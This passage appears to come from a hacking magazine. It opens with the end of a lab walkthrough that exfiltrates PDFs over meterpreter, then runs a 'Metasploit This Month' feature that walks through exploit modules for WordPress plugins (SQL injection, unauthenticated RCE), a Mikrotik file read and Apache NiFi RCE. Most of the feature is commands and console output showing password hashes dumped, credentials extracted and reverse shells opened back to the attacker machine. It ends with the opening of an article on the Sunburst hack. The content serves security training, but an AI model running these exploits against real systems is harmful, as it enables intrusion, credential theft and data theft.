
I can access the shares now and in the share "Files", there was a text file which was empty.



In the share named "Storage, I found 15 PDF files.



Finally here is what I came for. I copied all these files to the desktop of Windows XP.



It's time to download them to my attacker machine. This can be done using meterpreter.

```
msf5 post(windows/manage/enable_rdp) > sessions -i 2  
[*] Starting interaction with 2...
```

```
meterpreter > cd "documents and settings"
```

```
meterpreter > ls
```

```
Listing: C:\documents and settings
```

```
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2021-01-17 21:55:43 -0500	Administrator
40777/rwxrwxrwx	0	dir	2021-01-18 02:59:03 -0500	All Users
40777/rwxrwxrwx	0	dir	2021-01-18 02:59:03 -0500	Default User
40777/rwxrwxrwx	0	dir	2021-01-17 21:55:14 -0500	LocalService
40777/rwxrwxrwx	0	dir	2021-01-17 21:55:12 -0500	NetworkService
40777/rwxrwxrwx	0	dir	2021-01-21 02:08:55 -0500	user1

```
meterpreter > cd user1
```

```
meterpreter > ls
```

```
Listing: C:\documents and settings\user1
```

```
=====
```

Mode	Size	Type	Last modified	Name
40555/r-xr-xr-x	0	dir	2021-01-21 02:08:55 -0500	Application Data
40777/rwxrwxrwx	0	dir	2021-01-21 02:08:55 -0500	Cookies
40777/rwxrwxrwx	0	dir	2021-01-21 02:08:55 -0500	Desktop
40555/r-xr-xr-x	0	dir	2021-01-21 02:08:55 -0500	Favorites
40777/rwxrwxrwx	0	dir	2021-01-21 02:08:55 -0500	Local Settings

```
meterpreter > ls
Listing: C:\documents and settings\user1\Desktop
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	96298	fil	2021-01-26 08:03:21 -0500	File_1.pdf
100666/rw-rw-rw-	1000000	fil	2021-01-26 08:03:23 -0500	File_10.pdf
100666/rw-rw-rw-	1000000	fil	2021-01-26 08:03:21 -0500	File_11.pdf
100666/rw-rw-rw-	1000000	fil	2021-01-26 08:03:21 -0500	File_12.pdf
100666/rw-rw-rw-	1000000	fil	2021-01-26 08:03:21 -0500	File_13.pdf
100666/rw-rw-rw-	1000000	fil	2021-01-26 08:03:21 -0500	File_14.pdf
100666/rw-rw-rw-	1000000	fil	2021-01-26 08:03:21 -0500	File_15.pdf
100666/rw-rw-rw-	1000000	fil	2021-01-26 08:03:22 -0500	File_2.pdf
100666/rw-rw-rw-	1000000	fil	2021-01-26 08:03:22 -0500	File_3.pdf
100666/rw-rw-rw-	1000000	fil	2021-01-26 08:03:22 -0500	File_4.pdf
100666/rw-rw-rw-	1000000	fil	2021-01-26 08:03:22 -0500	File_5.pdf
100666/rw-rw-rw-	1000000	fil	2021-01-26 08:03:22 -0500	File_6.pdf

Meterpreter has a **download** command that can be used to download files from the target system. Since there is no archiving software on the target, I have to download all the files individually.

```
meterpreter > download File_1.pdf File_2.pdf File_3.pdf File_4.pdf File_5.pdf File_6.pdf File_7.pdf File_8.pdf File_9.pdf File_10.pdf File_11.pdf File_12.pdf File_13.pdf File_14.pdf File_15.pdf Data_Breach
[*] Downloading: File_1.pdf -> Data_Breach/File_1.pdf
[*] Downloaded 94.04 KiB of 94.04 KiB (100.0%): File_1.pdf -> Data_Breach/File_1.pdf
[*] download : File_1.pdf -> Data_Breach/File_1.pdf
[*] Downloading: File_2.pdf -> Data_Breach/File_2.pdf
[*] Downloaded 976.56 KiB of 976.56 KiB (100.0%): File_2.pdf -> Data_Breach/File_2.pdf
[*] download : File_2.pdf -> Data_Breach/File_2.pdf
[*] Downloading: File_3.pdf -> Data_Breach/File_3.pdf
```

All the 15 PDF files will be downloaded into a folder named Data\_breach.

```
kali@kali:~$ ls
Data_Breach  flag.txt          Pictures          Templates
Desktop      Music             Public           Videos
Documents    PE-Linux         shell_158_4477.elf  xp_pass.txt
Downloads    php-backdoor.php.jpeg  shellter
File_2.pdf   php-reverse-shell.php.jpg  shellter.zip
kali@kali:~$ cd Data_Breach
kali@kali:~/Data_Breach$ ls
File_10.pdf  File_13.pdf  File_1.pdf  File_4.pdf  File_7.pdf
File_11.pdf  File_14.pdf  File_2.pdf  File_5.pdf  File_8.pdf
File_12.pdf  File_15.pdf  File_3.pdf  File_6.pdf  File_9.pdf
kali@kali:~/Data_Breach$
```

With this, my hacking attack which started as just another starting attack changed into DATA BREACH was completed.



# METASPLOIT THIS MONTH

Welcome to the December 2020's Metasploit This Month feature. Let us learn about the latest exploit modules of Metasploit.

## [Wordpress Loginizer Plugin SQLI Module](#)

**TARGET: Wordpress Plugin Loginizer <= 1.6.3    TYPE: Remote    ANTI-Malware : NA**

Loginizer is a Wordpress plugin which is used to protect wordpress websites from brute force attacks. It is used by over one million wordpress websites till date. The above mentioned versions of the plugin has a time based SQL injection vulnerability in the 'log' parameter. This is an unauthenticated exploit module. We have tested this on plugin version 1.6.3 by installing it on the latest version of wordpress (wordpress 5.6). Let's see how this exploit module works. Load the auxiliary/scanner/http/wp\_loginizer\_log\_sqli module.

```
msf6 > use auxiliary/scanner/http/wp_loginizer_log_sqli
msf6 auxiliary(scanner/http/wp_loginizer_log_sqli) > show options

Module options (auxiliary/scanner/http/wp_loginizer_log_sqli):

  Name          Current Setting  Required  Description
  ----          -
  COUNT         1                no        Number of users to enumerate
  Proxies       no               A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS        yes              The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT         80               The target port (TCP)
  SSL           false            Negotiate SSL/TLS for outgoing connections
  TARGETURI     /                The base path to the wordpress application
  THREADS       1                The number of concurrent threads (max one per host)
  VHOST         no               HTTP server virtual host

Auxiliary action:

  Name          Description
  ----          -
  List Users    Queries username, password hash for COUNT users

msf6 auxiliary(scanner/http/wp_loginizer_log_sqli) > █
```

As readers can see in the above image, the action set to this auxiliary module is "List Users". This action lists all the wordpress users on the target after exploiting the time based sql injection on the target. Set all the required options as shown below.

```
msf6 auxiliary(scanner/http/wp_loginizer_log_sql_i) > set rhosts 192.168.36.1
rhosts => 192.168.36.1
msf6 auxiliary(scanner/http/wp_loginizer_log_sql_i) > set rport 81
rport => 81
msf6 auxiliary(scanner/http/wp_loginizer_log_sql_i) > set targeturi /wordpress5.6
targeturi => /wordpress5.6
msf6 auxiliary(scanner/http/wp_loginizer_log_sql_i) > set verbose true
verbose => true
msf6 auxiliary(scanner/http/wp_loginizer_log_sql_i) >
```

Since this is an auxiliary module, the **check** command doesn't work on this one. Execute the module after all options are set.

```
msf6 auxiliary(scanner/http/wp_loginizer_log_sql_i) > run

[*] Checking /wordpress5.6/wp-content/plugins/loginizer/readme.txt
[*] Found version 1.6.3 in the plugin
[+] Vulnerable version detected
[*] {SQLi} Executing (select group_concat(XsDKZW) from (select cast(concat_ws(';',ifnull(user_login,''),ifnull(user_pass,'')) as binary) XsDKZW from wp_users limit 1) piUlvDkb)
[*] {SQLi} Time-based injection: expecting output of length 40
[!] No active DB -- Credential data will not be saved!
[+] wp_users
=====
```

user_login	user_pass
admin	\$P\$BALLkWpI9MBkBDC3hF4LHd/3J6QmXW.

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_loginizer_log_sql_i) >
```

After some time, the exploit module performs time based SQL injection and lists the wordpress users and their password hash. Since we created only one user on the target, we have set the "count" option in the module to 1. You can get more users listed by changing the option

### [Wordpress Simple File List RCE Module](#)

**TARGET: Wordpress Plugin Simple File List < 4.2.3 TYPE: Remote ANTI-Malware : NA**

Simple File List plugin is a file manager plugin that is used to share a list of files either to logged users or other users. The plugin has over 4000 active installations. The above mentioned versions of plugin have a file upload vulnerability which allows unauthenticated attackers to

upload files with certain extensions. There is a "rename" function that does not conform to these file extension restrictions. This allows malicious PHP code to be uploaded first as a PNG which is then renamed to php and then executed. We have tested this on plugin version 4.2.2 by installing it on the latest version of wordpress (wordpress 5.6). Let's see how this exploit module works.

```
msf6 > search wp_simple_file
```

#### Matching Modules

```
=====
```

#	Name	Disclosure Date
Rank	Check Description	
-	----	-----
0	exploit/multi/http/wp_simple_file_list_rce	2020-04-27
good	Yes WordPress Simple File List Unauthenticated Remote Code Execution	

Load the exploit/multi/http/wp\_simple\_file\_list\_rce module.

```
msf6 > use exploit/multi/http/wp_simple_file_list_rce
```

```
[*] Using configured payload php/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/wp_simple_file_list_rce) > show options
```

Module options (exploit/multi/http/wp\_simple\_file\_list\_rce):

Name	Current Setting	Required	Description
----	-----	-----	-----
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to WordPress installation
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set the required options as shown below and use **check** command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/http/wp_simple_file_list_rce) > set rhosts 192.168.36.1
rhosts => 192.168.36.1
msf6 exploit(multi/http/wp_simple_file_list_rce) > set rport 81
rport => 81
msf6 exploit(multi/http/wp_simple_file_list_rce) > set targeturi /wordpress5.6
targeturi => /wordpress5.6
msf6 exploit(multi/http/wp_simple_file_list_rce) > check
[*] 192.168.36.1:81 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_simple_file_list_rce) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(multi/http/wp_simple_file_list_rce) > set lport 4455
lport => 4455
```

Execute the module after all options are set.

```
msf6 exploit(multi/http/wp_simple_file_list_rce) > run

[*] Started reverse TCP handler on 192.168.36.171:4455
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Attempting to upload the PHP payload as a PNG file
[+] PNG payload successfully uploaded
[*] Attempting to rename 6mYEiaPa.png to 6mYEiaPa.php
[+] Successfully renamed 6mYEiaPa.png to 6mYEiaPa.php
[*] Triggering shell
[*] Sending stage (39282 bytes) to 192.168.36.1
[*] Meterpreter session 2 opened (192.168.36.171:4455 -> 192.168.36.1:62663) at 2021-01-18 15:03:33 -0500
[+] Deleted 6mYEiaPa.php

meterpreter > sysinfo
Computer      : ██████████
OS           : Windows NT ██████████ 10.0 build 18363 (Windows 10) A
MD64
Meterpreter  : php/windows
meterpreter > getuid
Server username: SYSTEM (0)
```

This should give us a meterpreter session on the target website as shown in the above image.

### [Wordpress File Manager RCE Module](#)

**TARGET: Wordpress Plugin File Manager 6.0 to 6.8 TYPE: Remote ANTI-Malware : NA**

The Wordpress File Manager plugin that allows wordpress users to edit, delete, upload, download, zip copy and paste files and folders directly from the backend of wordpress instead of needing FTP to manage them. This plugin is quite popular plugin with over 6,00,000 active

installations. The above mentioned versions of plugin have a RCE vulnerability. We have tested this on plugin version 6.0 by installing it on the latest version of wordpress (wordpress 5.6). Let's see how this exploit module works.

```
msf6 > search wp_file
```

### Matching Modules

```
=====
```

#	Name	Description	Disclosure Date	Rank
0	exploit/multi/http/wp_file_manager_rce	WordPress File Manager Unauthenticated Remote Code Execution	2020-09-09	normal

Load the exploit/multi/http/wp\_file\_manager\_rce module.

```
msf6 > use exploit/multi/http/wp_file_manager_rce
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_file_manager_rce) > show options
```

Module options (exploit/multi/http/wp\_file\_manager\_rce):

Name	Current Setting	Required	Description
COMMAND	upload	yes	eFinder commands used to exploit the vulnerability (Accepted: upload, mkfile+put)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to WordPress installation
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

This module works in two ways. We will first see the UPLOAD method in which the payload is directly uploaded. Set the required options as shown below and use **check** command to

verify if the target is indeed vulnerable.

```
msf6 exploit(multi/http/wp_file_manager_rce) > set rhosts 192.168.36.1
rhosts => 192.168.36.1
msf6 exploit(multi/http/wp_file_manager_rce) > set rport 81
rport => 81
msf6 exploit(multi/http/wp_file_manager_rce) > check
[*] 192.168.36.1:81 - Cannot reliably check exploitability.
msf6 exploit(multi/http/wp_file_manager_rce) > set targeturi /wordpress5.6
targeturi => /wordpress5.6
msf6 exploit(multi/http/wp_file_manager_rce) > check
[*] 192.168.36.1:81 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_file_manager_rce) > █
```

After all the options are set, execute the module.

```
msf6 exploit(multi/http/wp_file_manager_rce) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(multi/http/wp_file_manager_rce) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] 192.168.36.1:81 - Payload is at /wordpress5.6/wp-content/plugins/wp-file-manager/lib/files/jyFiUi.php
[*] Sending stage (39282 bytes) to 192.168.36.1
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.36.1:62523) at 2021-01-18 14:56:56 -0500
█
```

This should give us a meterpreter session on the target website as shown in the above image. Now, let's see how the mkfile method works. In this method, the exploit first creates a file, then puts the malicious code into the newly created file. Set the command as **mkfile+put** as shown below.

```
msf6 exploit(multi/http/wp_file_manager_rce) > set command mkfile+put
command => mkfile+put
msf6 exploit(multi/http/wp_file_manager_rce) > check

[*] Checking /wordpress5.6/wp-content/plugins/wp-file-manager/readme.txt
[*] Found version 6.0 in the plugin
[*] 192.168.36.1:81 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_file_manager_rce) > █
```

**Have any questions?**  
**Fire them to**  
**[editor@hackercoolmagazine.com](mailto:editor@hackercoolmagazine.com)**

Execute the module.

```
msf6 exploit(multi/http/wp_file_manager_rce) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[!] AutoCheck is disabled, proceeding with exploitation
[*] 192.168.36.1:81 - Payload is at /wordpress5.6/wp-content/plugins/wp-file-manager/lib/files/b0G78c.php
[*] Sending stage (39282 bytes) to 192.168.36.1
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.36.1:54034) at 2021-01-20 00:51:06 -0500
[+] Deleted b0G78c.php

meterpreter > sysinfo
Computer      : ██████████
OS            : Windows NT ██████████ 10.0 build 18363 (Windows 10) AMD64
Meterpreter   : php/windows
meterpreter > getuid
Server username: SYSTEM (0)
meterpreter > █
```

This should give us a meterpreter session on the target website as shown in the above image.

### [Mikrotik Directory Traversal File Read Module](#)

**TARGET: Mikrotik RouterOS 6.29 - 6.42      TYPE: Remote      Module: Auxiliary**  
**ANTI-Malware : NA**

Mikrotik products include networking devices such as routers, switches and access points both wired and wireless. RouterOS is the operating system based on linux that is pre installed in the Mikrotik networking devices. However, it can also be installed in the x86 and ARM devices. The above mentioned versions of the RouterOS software have a directory traversal vulnerability that can be exploited to read files on the router. We have tested this on RouterOS version 6.40.6. by setting it up on Vmware. The download information for the vulnerable software is given in our Downloads section. Let's see how this exploit module works.

```
msf6 > search routeros
```

#### Matching Modules

=====

#	Name	Description	Disclosure Date	R
0	auxiliary/gather/mikrotik_winbox_fileread	Mikrotik Winbox Arbitrary File Read	2018-08-02	n
1	post/networking/gather/enum_mikrotik	Mikrotik Gather Device General Information		n

Load the auxiliary/gather/mikrotik\_winbox\_filtered module.

```
msf6 > use auxiliary/gather/mikrotik_winbox_fileread  
msf6 auxiliary(gather/mikrotik_winbox_fileread) > show options
```

Module options (auxiliary/gather/mikrotik\_winbox\_fileread):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS	1	yes	The number of concurrent threads (max one per host)
rport	8291	yes	Target port

```
msf6 auxiliary(gather/mikrotik_winbox_fileread) > █
```

Set the RHOSTS option and execute the module.

```
msf6 auxiliary(gather/mikrotik_winbox_fileread) > set rhosts 192.168.36.173  
rhosts => 192.168.36.173
```

```
msf6 auxiliary(gather/mikrotik_winbox_fileread) > run
```

```
[*] Running for 192.168.36.173...  
[*] 192.168.36.173 - Session ID: 1  
[*] 192.168.36.173 - Requesting user database through exploit  
[*] 192.168.36.173 - Exploit successful, attempting to extract user names & passwords  
[*] 192.168.36.173 - Extracted Username: "admin" and password ""  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(gather/mikrotik_winbox_fileread) > █
```

As our readers can see in the above image, the module exploited the directory traversal vulnerability to request the user database which has usernames and passwords of the router. In this case, the username is "admin" and password is empty. These are the default credentials of RouterOS devices.

### [Apache NiFi RCE Exploit Module](#)

**TARGET: Apache NiFi**

**TYPE: Remote**

**Module: Exploit**

**ANTI-Malware : ON**

Apache NiFi is a cross - platform software project which is used to automate the flow of data between software systems. The software is based on the "NiagaraFiles" software which was previously developed by National Security Agency (NSA). The components of NiFi include a web server, flow controller, extensions and other repositories. This exploit module exploits a vulnerable configuration in Apache NiFi that will lead to remote code execution (RCE).

We have tested this on Apache NiFi version 1.12.1 on Windows. The download information for the vulnerable software is given in our Downloads section. To run NiFi on windows,



download the zip archive, extract the contents of the zip archive and run the file run-nifi.bat. The target is set. Let's see how this module works.

```
msf6 > search apache nifi
```

### Matching Modules

=====

#	Name	Check	Description	Disclosure Date
0	exploit/multi/http/apache_nifi_processor_rce	Yes	Apache NiFi API Remote Code Execution	2020-10-03

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/multi/http/apache_nifi_processor_rce`

Load the /multi/http/apache\_nifi\_processor\_rce module.

```
msf6 > use exploit/multi/http/apache_nifi_processor_rce
```

```
[*] Using configured payload cmd/unix/reverse_bash
```

```
msf6 exploit(multi/http/apache_nifi_processor_rce) > show options
```

```
[-] Unknown command: show.
```

```
msf6 exploit(multi/http/apache_nifi_processor_rce) > show options
```

Module options (exploit/multi/http/apache\_nifi\_processor\_rce):

Name	Current Setting	Required	Description
BEARER-TOKEN		no	JWT authenticate with
DELAY	5	yes	The delay (s) before starting and deleting the processor
PASSWORD		no	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/nifi-api	yes	The base path
USERNAME		no	Username to authenticate with
VHOST		no	HTTP server virtual host

*Behind every successful Coder there is an even more successful De-coder to understand that code.*

*-Anonymous*

Payload options (cmd/unix/reverse\_bash):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Since we are testing this on a windows target, let's set the target to Windows.

```
msf6 exploit(multi/http/apache_nifi_processor_rce) > show targets
```

Exploit targets:

```
Id  Name
--  ----
0   Unix (In-Memory)
1   Windows (In-Memory)
```

```
msf6 exploit(multi/http/apache_nifi_processor_rce) > set target 1
target => 1
msf6 exploit(multi/http/apache_nifi_processor_rce) > █
```

Set the required options as shown below and use **check** command to verify if the target is indeed vulnerable.

```
msf6 exploit(multi/http/apache_nifi_processor_rce) > set target 1
target => 1
msf6 exploit(multi/http/apache_nifi_processor_rce) > set rhosts 192.168.36.1
rhosts => 192.168.36.1
msf6 exploit(multi/http/apache_nifi_processor_rce) > check
[*] 192.168.36.1:8080 - The target appears to be vulnerable.
msf6 exploit(multi/http/apache_nifi_processor_rce) > █
```

Then, execute the module.

```
msf6 exploit(multi/http/apache_nifi_processor_rce) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Command shell session 1 opened (192.168.36.171:4444 -> 192.168.36.1:53874) at 2021-01-22 04:34:51 -0500
[*] Waiting 5 seconds before stopping and deleting
```

(c) 2019 Microsoft Corporation. All rights reserved.

```
C:\Users\██████████\Downloads\nifi-1.12.1-bin\nifi-1.12.1> █
```

As readers can see, we successfully have a shell on the target.

## ONLINE SECURITY

**Paulo Shakarian**  
**Associate Professor Of Computer Science**  
**Arizona State University**

So much remains unknown about what is now being called the Sunburst hack, the cyberattack against U.S. government agencies and corporations. U.S. officials widely believe that Russian state-sponsored hackers are responsible.

The attack gave the perpetrators access to numerous key American business and government organizations. The immediate effects will be difficult to judge, and a complete accounting of the damage is unlikely. However, the nature of the affected organizations alone makes it clear that this is perhaps the most consequential cyberattack against the U.S. to date.

